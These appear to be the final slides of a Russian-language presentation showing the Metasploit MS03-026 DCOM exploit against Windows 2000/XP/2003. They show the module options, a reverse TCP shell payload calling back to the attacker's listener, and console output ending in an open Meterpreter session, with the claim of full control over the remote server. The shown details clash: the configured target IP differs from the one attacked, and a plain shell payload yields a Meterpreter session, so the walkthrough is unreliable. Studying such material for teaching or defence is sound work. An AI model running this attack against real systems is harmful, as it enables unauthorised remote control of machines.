msf6 exploit(windows/dcerpc/ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    31.10.13.224    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     135              yes       The target port (TCP)

Payload options (windows/shell/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.42.128  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Windows NT SP3-6a/2000/XP/2003 Universal

msf6 exploit(windows/dcerpc/ms03_026_dcom) > █
```


6. Запускаем эксплоит

```
File Edit View Terminal Help
msf exploit(ms03_026_dcom) > exploit

[*] Started reverse handler on 192.168.42.128:4444
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.42.129[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.42.129[135] ...
[*] Sending exploit ...
[*] Sending stage (749056 bytes) to 192.168.42.129
[*] Meterpreter session 1 opened (192.168.42.128:4444 -> 192.168.42.129:1033) at 2011-06-21 00:39:50 +0530

meterpreter >
```

Таким образом, мы успешно использовали Metasploit фреймворк для получения доступа к удаленному серверу с запущенным на нем Windows 2003 Server. Мы предоставили себе возможность выполнять команды в командной оболочке, что дает нам право полностью контролировать удаленную машину и запускать любые задачи на ней.

The background features a vertical gradient from purple at the top to blue at the bottom. It is filled with bokeh light spots of various sizes and colors. On the left side, there are several technical diagrams, including a large circular scale with numerical markings from 140 to 260, and various circular and dashed lines with arrows indicating movement or flow.

**СПАСИБО ЗА
ВНИМАНИЕ!**